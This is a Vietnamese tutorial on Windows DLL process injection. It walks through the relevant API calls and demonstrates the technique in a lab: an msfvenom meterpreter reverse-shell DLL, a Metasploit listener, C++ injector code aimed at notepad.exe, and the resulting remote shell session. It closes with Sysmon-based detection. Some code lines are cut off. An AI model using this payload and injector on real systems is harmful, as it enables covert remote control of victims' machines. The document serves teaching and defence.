

# Process Injection

👉 via DLL injection

## Định nghĩa

Chèn và thực thi 1 đoạn code bất kì trên process khác. code ở đây có thể là shellcode, DLL file, PE file

## Điều kiện thực hiện

Việc inject code vào 1 process đòi hỏi chúng ta phải có quyền tương đương hoặc cao hơn so với quyền của process đó. *Ví dụ: user thường không thể inject vào process được tạo bởi admin.* Việc xác thực quyền truy cập của người dùng vào một process được thực hiện thông qua **security context**

## Các bước thực hiện

Về tổng quan, quá trình process injection bắt đầu bằng việc mở một kênh từ process này sang process khác thông qua hàm `OpenProcess`. Tiếp theo, chúng ta sẽ sửa đổi không gian bộ nhớ bằng cách sử dụng các hàm `VirtualAllocEx` và `WriteProcessMemory`. Cuối cùng, chúng ta thực thi code bên trong process đích với hàm `CreateRemoteThread`.

```
HANDLE OpenProcess(  
    DWORD dwDesiredAccess, // Các quyền yêu cầu cho process  
    BOOL bInheritHandle,   // Cho phép hoặc không cho phép kế thừa handle  
    DWORD dwProcessId      // ID của process mục tiêu  
);
```

- Hàm `OpenProcess()` : trả về handle/tham chiếu đến 1 process → truy cập process đó với các quyền được chỉ định. Trong đó, `DWORD dwDesiredAccess` : cho phép chúng ta chọn những quyền cụ thể khi thao tác với process mục tiêu. 1 số option như là **PROCESS\_VM\_READ**, **PROCESS\_VM\_WRITE**, **PROCESS\_ALL\_ACCESS**.

- `blInheritHandle` : Xác định liệu handle có thể được thừa kế hay không. Nếu là `TRUE` , các process con sẽ kế thừa handle này. Nếu là `FALSE` , handle không được thừa kế
- `dwProcessId` : ID của process muốn mở handle. Mỗi process trong Windows có một ID duy nhất, và ID này thường được lấy từ các hàm như `GetProcessId` hoặc các phương pháp liệt kê process.

```
LPVOID VirtualAllocEx(
HANDLE hProcess,
LPVOID lpAddress,
SIZE_T dwSize,
DWORD flAllocationType,
DWORD flProtect
);
```

- `hProcess` : Handle đến process mục tiêu mà bạn muốn cấp phát bộ nhớ. Handle này phải có quyền `PROCESS_VM_OPERATION` . Đây chính là handle mà hàm `OpenProcess` trả về.
- `lpAddress` : Con trỏ chỉ định địa chỉ bắt đầu mong muốn cho vùng bộ nhớ được cấp phát. Nếu đặt là `NULL` , hệ thống sẽ xác định vị trí cấp phát.
- `dwSize` : Kích thước của vùng bộ nhớ cần cấp phát, tính bằng byte. Trong ngữ cảnh của process injection, nó được tính dựa trên kích thước của đường dẫn đến file dll, PE file
- `flAllocationType` : Loại cấp phát bộ nhớ. Có thể là:
  - `MEM_COMMIT` : Cam kết một vùng bộ nhớ đã được dự trữ.
  - `MEM_RESERVE` : Dự trữ một vùng địa chỉ ảo mà không cam kết bộ nhớ vật lý.
  - `MEM_COMMIT | MEM_RESERVE` : Dự trữ và cam kết đồng thời.
- `flProtect` : Thuộc tính bảo vệ cho vùng bộ nhớ được cấp phát, chẳng hạn như `PAGE_READWRITE` hoặc `PAGE_EXECUTE_READWRITE` .
- Hàm `VirtualAllocEx` trả về địa chỉ cơ sở của vùng bộ nhớ vừa được cấp phát. Đây là một con trỏ đến vị trí đầu tiên của vùng bộ nhớ vừa được cấp phát trong không gian địa chỉ của process đích

```

BOOL WriteProcessMemory(
HANDLE hProcess,
LPVOID lpBaseAddress,
LPCVOID lpBuffer,
SIZE_T nSize,
SIZE_T *lpNumberOfBytesWritten
);

```

- **hProcess** : Handle của process đích muốn ghi dữ liệu vào. Handle này phải có quyền **PROCESS\_VM\_WRITE** và **PROCESS\_VM\_OPERATION** .
- **lpBaseAddress** : Địa chỉ trong không gian bộ nhớ của process đích nơi dữ liệu sẽ được ghi vào. Địa chỉ này thường được cấp phát trước bằng **VirtualAllocEx** .
- **lpBuffer** : Con trỏ đến dữ liệu trong process hiện tại mà bạn muốn ghi vào process đích. trong ngữ cảnh process injection, là đường dẫn đến file dll, PE file.
- **nSize** : Kích thước (tính theo byte) của dữ liệu cần ghi.
- **lpNumberOfBytesWritten** : Con trỏ đến một biến nhận số byte đã ghi. Nếu không cần thông tin này, có thể đặt là **NULL** .

```

HANDLE CreateRemoteThread(
HANDLE hProcess,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
SIZE_T dwStackSize,
LPTHREAD_START_ROUTINE lpStartAddress,
LPVOID lpParameter,
DWORD dwCreationFlags,
LPDWORD lpThreadId
);

```

- **hProcess** : Handle của process đích muốn tạo thread từ xa. Process này phải được mở với quyền **PROCESS\_CREATE\_THREAD** , **PROCESS\_QUERY\_INFORMATION** , **PROCESS\_VM\_OPERATION** , **PROCESS\_VM\_WRITE** , và **PROCESS\_VM\_READ** .

- **lpThreadAttributes** : Con trỏ đến một cấu trúc **SECURITY\_ATTRIBUTES** xác định bảo mật của thread. Nếu đặt là **NULL** , thread sẽ có các thuộc tính bảo mật mặc định.
- **dwStackSize** : Kích thước của stack cho thread. Nếu đặt là **0** , thread sẽ sử dụng kích thước stack mặc định của process đích.
- **lpStartAddress** : Địa chỉ của hàm mà thread sẽ bắt đầu thực thi. Trong quá trình injection, thường là địa chỉ của **LoadLibraryA** hoặc **LoadLibraryW** để load DLL hoặc địa chỉ của shellcode để thực thi mã đã chèn. Để gọi 2 hàm này cần lấy handle tới module **kernel32.dll** , một thư viện hệ thống chứa nhiều hàm API của Windows, bao gồm **LoadLibraryA** và **LoadLibraryW**
- **lpParameter** : Tham số truyền vào hàm bắt đầu của thread (thường là địa chỉ bộ nhớ chứa dữ liệu cần thiết cho hàm, chẳng hạn địa chỉ của đường dẫn DLL trong trường hợp gọi **LoadLibrary** ).
- **dwCreationFlags** : Cờ xác định trạng thái của thread. Nếu đặt là **0** , thread sẽ bắt đầu thực thi ngay sau khi được tạo. Nếu đặt là **CREATE\_SUSPENDED** , thread sẽ tạm dừng cho đến khi gọi **ResumeThread** .
- **lpThreadId** : Con trỏ đến một biến nhận ID của thread. Có thể đặt là **NULL** nếu không cần ID của thread.

## Phân loại

### Inject vào process đang chạy

- DLL injection
- Thread injection
- ...


### Tạo process mới rồi inject

- Process Hollowing
- Thread Execution Hijacking
- APC injection

## DLL Injection

Chúng ta sẽ phân tích DLL Injection thành 4 bước sau:

1. Can thiệp vào process
2. Cấp phát một vùng nhớ trong process
3. Copy toàn bộ DLL hoặc đường dẫn đến DLL vào vùng nhớ đó và xác định vị trí của vùng nhớ
4. Process thực thi DLL



Ở bước 3, chúng ta có thể copy toàn bộ DLL hoặc Đường dẫn DLL. Đây cũng chính là cách DLL Injection được phân ra làm 2 loại:

- **Classical DLL injection**

Sử dụng `LoadLibraryA()` là hàm trong kernel32.dll để nạp DLL, file thực thi hoặc các loại thư viện khác. Tham số truyền vào của hàm là tên DLL. Nghĩa là chúng ta chỉ cần cấp phát một vùng nhớ, ghi đường dẫn đến DLL và chọn điểm bắt đầu thực thi là địa chỉ của hàm `LoadLibraryA()`, tham số truyền vào là địa chỉ của vùng nhớ chứa đường dẫn đến DLL.

Nhược điểm chính của hàm `LoadLibraryA()` là nó sẽ đăng ký DLL với chương trình nên sẽ dễ bị phát hiện (mỗi chương trình đều có một bảng các DLL sẽ nạp). Và một điều nữa là DLL chỉ được nạp lên chứ không được thực thi.

- **Reflective DLL Injection**

Nạp toàn bộ DLL vào vùng nhớ và xác định offset tới DLL entry point. Sử dụng phương thức này sẽ tránh được việc đăng ký DLL với chương trình (tàng hình) và thực thi DLL trong process.


## Demo

Chúng ta sẽ tiến hành Inject vào process thông qua Classical DLL Injection. Trong ví dụ này, mình sẽ load file DLL chứa reverse shell vào tiến trình `notepad.exe`.

### 1. Generate file DLL

Mình sẽ sử dụng **msfvenom** để thực hiện. Chúng ta sẽ chạy terminal với command.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f dll LHOST=<Attacker IP>
```



```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp -f dll LHOST=192.168.139.128 LPORT=4444 > mal.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
(kali@kali)-[~]
$
```

- - p: loại payload
- - f: format của file xuất (dll ,exe ,elf...etc)
- LHOST: IP của máy attacker
- LPORT: cổng

### 2. Setup Listener

Tiếp theo, chúng ta cần config handler trong **Msfconsole** ở máy tấn công

```
kali@kali: ~  
File Actions Edit View Help  
Trash  
File System  
Home  
~:sm~Destroy.No.Data~s:~  
--h2~Maintain.No.Persistence~h+~  
~odNo2~Above.All.Else.Do.No.Harm~Ndo:~  
./etc/shadow.0days-Data'%200R%201-1--.No.0MN8'/.  
--SecKCoin++e.AMd~.-://///hbove.913.ElsMNh+~  
~/ssh/id_rsa.Des-~htN01UserWroteMe!~  
:dopeAW.No<nano>o~:is:TRiKc.sudo-.A:  
:we're.all.alike'~The.PFYroy.No.D7:  
:PLACEDRINKHERE!~yxp_cmdshell.Ab0:  
:msf>exploit -j.~:Ns.B0B6ALICEs7:  
:--srwxrwx:-.~MS146.52.No.Per:  
:<script>.Ac816/~sENbove3101.404:  
:NT_AUTHORITY.Do~T:/shSYSTEM-.N:  
:09.14.2011.raid~/STFU|wall.No.Pr:  
:hevnstSurb025N.~dNVRGOING2GIVUUP:  
:#OUTHUSE- -s:~/corykennedyData:  
:$nmap -oS~SSo.6178306Ence:  
:Awsmda:~/shMTL#beats30.No.:  
:Ring0:~dDestRoyREXKC3ta/M:  
:23d:~sSETEC.ASTRONOMYist:  
/-~ence.N:(){:|:6};;  
/yo-~:Shall.We.Play.A.Game?tron/  
~ooy.if1ghtf0r+ehUser5~  
..th3.H1V3.U2VjRFNN.jMh+.~  
MjM~WE.ARE.se~MMjMs  
+~KANSAS.CITY's~  
J-HAKCERS-./~  
.esc:wq!~  
+++ATH~  
+ -- ==[ metasploit v6.4.18-dev ]  
+ -- ==[ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- ==[ 1471 payloads - 47 encoders - 11 nops ]  
+ -- ==[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.139.128  
lhost => 192.168.139.128  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.139.128:4444
```

Ta sẽ set option như sau:

```
use multi/handler  
set payload windows/x64/meterpreter/reverse_tcp  
set LHOST 192.168.139.128  
set LPORT 4444  
run
```

### 3. Write Injector Code in C++

Sau khi tạo được reverse shell, ta cần đoạn code để inject vào process và thực thi DLL file. Ở đây, ta sử dụng visual code để viết code. Chi tiết đoạn code như sau.

```

#include <Windows.h>
#include <TIHelp32.h>
#include <iostream>

#define psName L"notepad.exe"
using namespace std;

int main()
{
    printf("[ Process Injection: DLL Injection [Theory and demonstration] ]\n\n");

    char dllPath[MAX_PATH] = "C:\\Users\\Administrator\\Downloads\\mal.dll";
    DWORD pID = NULL;
    PROCESSENTRY32 pE{};
    pE.dwSize = sizeof(pE);

    // Creating snapshot of all running process to search about the target process
    const HANDLE hpE = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)
    //checking if snapshot is Invalid
    if (hpE == INVALID_HANDLE_VALUE) { printf("ERR : INVALID_HANDLE_VALUE.")
    // do-While loop to compare our target process name with every running process
    Process32First(hpE, &pE);
    do {
        //if the target process found update pID with process ID value
        if (_wcsicmp(pE.szExeFile, psName) == 0) {

            pID = pE.th32ProcessID;

            if (!pID) { printf("ERR : Process Not found.\n"); continue; }
            wprintf(L"Target Process : %s\n", pE.szExeFile);
            printf("Target PID : %i\n\n", (int)pID);
            // STEP 1 : open process handle to be used in rest of our code
            const HANDLE hP = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pID);

```



```

if (hP == INVALID_HANDLE_VALUE) { printf("ERR : INVALID_HANDLE_VAL
else { printf("[ ! ] Handle to Taregt Process opened...\n"); }
// STEP 2 : allocate memory in the tagert process with PAGE_EXECUTE_R
const void* rLoc = VirtualAllocEx(hP, nullptr, sizeof dllPath, MEM_COMMI
if (!rLoc) { printf("Not Able to allocate memory in the target process.\n"); }
else { printf("[ ! ] Memory allocated to Taregt Process...\n"); }
// STEP 3 : writes the malicious dll to the Target process's memory
const DWORD dwWriteResult = WriteProcessMemory(hP, (LPVOID)rLoc, d
if (!WriteProcessMemory(hP, (LPVOID)rLoc, dllPath, lstrlenA(dllPath) + 1,
{
    printf("Not able to write the dll to the Taregt process.\n"); continue;
}
else
{
    printf("[ ! ] DLL Injected...\n");
}
// STEP 4 : start a new thread in Target process's that executes the LoadL
const HANDLE hT = CreateRemoteThread(hP, nullptr, 0, (PTHREAD_START
if (hT == INVALID_HANDLE_VALUE) { printf("CreateRemoteThread: INVAL
else {
    printf("[ ! ] Remote Thread Created.\n");
}

printf("[ * ] Finished !\n");


break;
}
} while (Process32Next(hpE, &pE));

return 0;
}

```

#### 4. Chạy code Inject

Ta cần mở sẵn notepad lên trước để code thực thi thành công. Sau khi chạy thành công, màn hình sẽ hiển thị như sau.



```
10 int main()
11 {
12     printf("[ Process Injection [Theory and demonstration] ]\n");
13     char dllPath[MAX_PATH] = "C:\\Users\\Administrator\\Downloads\\mal.dll";
14     DWORD pID = NULL;
15     PROCESSENTRY32 pE{};
16     pE.dwSize = sizeof(pE);
17     // Tao snapshot của tat ca tien trinh de tim tien trinh muc tieu
18     const HANDLE hpE = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
19     //check snapshot co lop le hay khong
20     if (hpE == INVALID_HANDLE_VALUE) { printf("ERR : INVALID_HANDLE_VALUE\n"); }
21     // do-while loop to compare our target process name with every running
22     Process32First(hpE, &pE);
23     do {
24         //If the target process found update pID with process ID value
25         if (_wcsicmp(pE.szExeFile, psName) == 0) {
26             pID = pE.th32ProcessID;
27             if (!pID) { printf("ERR : Process Not found.\n"); continue; }
28             wprintf(L"Target Process : %s\n", pE.szExeFile);
29             printf("Target PID : %i\n\n", (int)pID);
30             // STEP 1 - open process handle to be used in rest of our code
31             const HANDLE hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pID);
32             if (hp == INVALID_HANDLE_VALUE) { printf("ERR : INVALID_HANDLE_VALUE\n"); }
33             else { printf("[ ! ] Handle to Taregt Process opened...\n"); }
34             // STEP 2 - allocate memory in the target process with PAGE_EXECUTE
35             const void* pLoc = VirtualAlloc(hp, nullptr, sizeof dllPath,
36             if (!pLoc) { printf("not Able to allocate memory in the target\n"); }
37         }
38     } while (Process32Next(hpE, &pE));
39 }
```

```
[ Process Injection: DLL Injection [Theory and demonstration] ]
Target Process : notepad.exe
Target PID : 8328
[ ! ] Handle to Taregt Process opened...
[ ! ] Memory allocated to Target Process...
[ ! ] DLL Injected...
[ ! ] Remote Thread Created.
[ * ] Finished !
C:\Users\Administrator\source\repos\lastEffrot\x64\Debug\lastEffrot.exe (process 7896) exited with code 0 (0x0).
Press any key to close this window . . .
```

```
1>lastEffrot.cpp
1>LINK : warning LNK4076: Invalid incremental status file 'x64\Debug\lastEffrot.lib' (which will be deleted); linking nonincrementally
1>lastEffrot.vcxproj -> C:\Users\Administrator\source\repos\lastEffrot\x64\Debug\lastEffrot.exe
1>Done building project "lastEffrot.vcxproj".
----- Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped -----
----- Build completed at 5:34 PM and took 21.594 seconds -----
```

Ở máy attacker, **msfconsole** sẽ thiết lập kết nối với máy victim. Chi tiết màn hình ở máy attacker sẽ như sau.

```
File Actions Edit View Help
msf6 exploit(multi/handler) > set lhost 192.168.139.128
lhost => 192.168.139.128
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.139.128:4444
[*] Sending stage (201798 bytes) to 192.168.139.139
[*] Meterpreter session 1 opened (192.168.139.128:4444 -> 192.168.139.139:50455) at 2024-11-08 05:34:30 -0500

meterpreter > shell
Process 10080 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>whoami
quanhluu\administrator

C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 40E4-A666

Directory of C:\Users\Administrator

11/05/2024 02:57 PM <DIR> .
11/05/2024 02:57 PM <DIR> ..
11/04/2024 10:45 AM <DIR> .dotnet
11/04/2024 11:08 AM <DIR> .templateengine
11/05/2024 02:57 PM <DIR> .vscode
10/28/2024 03:58 PM <DIR> .zenmap
10/22/2024 05:02 PM <DIR> 3D Objects
10/22/2024 05:02 PM <DIR> Contacts
11/08/2024 02:56 PM <DIR> Desktop
11/04/2024 04:07 PM <DIR> Documents
11/08/2024 02:55 PM <DIR> Downloads
10/22/2024 05:02 PM <DIR> Favorites
10/22/2024 05:02 PM <DIR> Links
10/22/2024 05:02 PM <DIR> Music
10/22/2024 05:03 PM <DIR> OneDrive
10/22/2024 05:03 PM <DIR> Pictures
10/22/2024 05:02 PM <DIR> Saved Games
10/22/2024 05:03 PM <DIR> Searches
11/04/2024 12:34 PM <DIR> source
10/25/2024 04:13 PM <DIR> Videos
0 File(s) 0 bytes
20 Dir(s) 12,083,109,888 bytes free

C:\Users\Administrator>
```

## Cách phòng tránh

Bản thân kĩ thuật DLL injection cổ điển đều phải sử dụng hàm `LoadLibraryA/W` để tải DLL lên, đồng thời phải tạo một luồng mới trong tiến trình thông qua hàm `CreateRemoteThread`. Vì vậy ta sẽ sử dụng tính chất này để phát hiện cuộc tấn công DLL Injection.

- Sysmon Event ID 8: trường StartFunction là LoadLibraryA/W


Event 8, Sysmon

General Details


CreateRemoteThread detected:  
RuleName: technique\_id=T1055,technique\_name=Process Injection  
UtcTime: 2024-11-08 10:34:18.436  
SourceProcessGuid: {ad318880-e92a-672d-3b03-000000001200}  
SourceProcessId: 7896  
SourceImage: C:\Users\Administrator\source\repos\lastEffrot\x64\Debug\lastEffrot.exe  
TargetProcessGuid: {ad318880-e90c-672d-2903-000000001200}  
TargetProcessId: 8328  
TargetImage: C:\Windows\System32\notepad.exe  
NewThreadId: 7364  
StartAddress: 0x00007FF8234A0830  
StartModule: C:\Windows\System32\KERNEL32.DLL  
StartFunction: LoadLibraryA  
SourceUser: QUANHLUU\Administrator  
TargetUser: QUANHLUU\Administrator

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 11/8/2024 5:34:18 PM  
Event ID: 8 Task Category: CreateRemoteThread detected (rule: CreateRemoteThread)  
Level: Information Keywords:  
User: SYSTEM Computer: DESKTOP-N3LJUF5.quanhluu.com  
OpCode: Info  
More Information: [Event Log Online Help](#)

- Sysmon Event ID 7: Image Loaded



Bên cạnh đó, quan sát event ID 7 để tìm ra hệ thống có tải lên thư viện nào đáng ngờ hay không. Thông qua log, ta có thể thấy trường product, company, description và FileVersion của file **mal.dll** bị thiếu. → bất thường.



Event ID 7 của 1 tiến trình bình thường.

Quan sát trực quan thông qua **process explorer**

notepad.exe	< 0.01	2,988 K	1,576 K	8328 Notepad	Microsoft Corporation
rundll32.exe		3,212 K	2,416 K	6912 Windows host process (Run...	Microsoft Corporation
cmd.exe		3,016 K	1,416 K	10080 Windows Command Processor	Microsoft Corporation
conhost.exe		6,680 K	1,644 K	6276 Console Window Host	Microsoft Corporation

Ta có thể thấy các tiến trình con bất thường ở notepad là rundll32.exe và cmd.exe

Handles DLLs Threads			
Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
bcrypt.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
combase.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\combase.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\Windows\WinSxS\amd64_microsoft.windows.common-c...
CoreMessaging.dll	Microsoft CoreMessaging DLL	Microsoft Corporation	C:\Windows\System32\CoreMessaging.dll
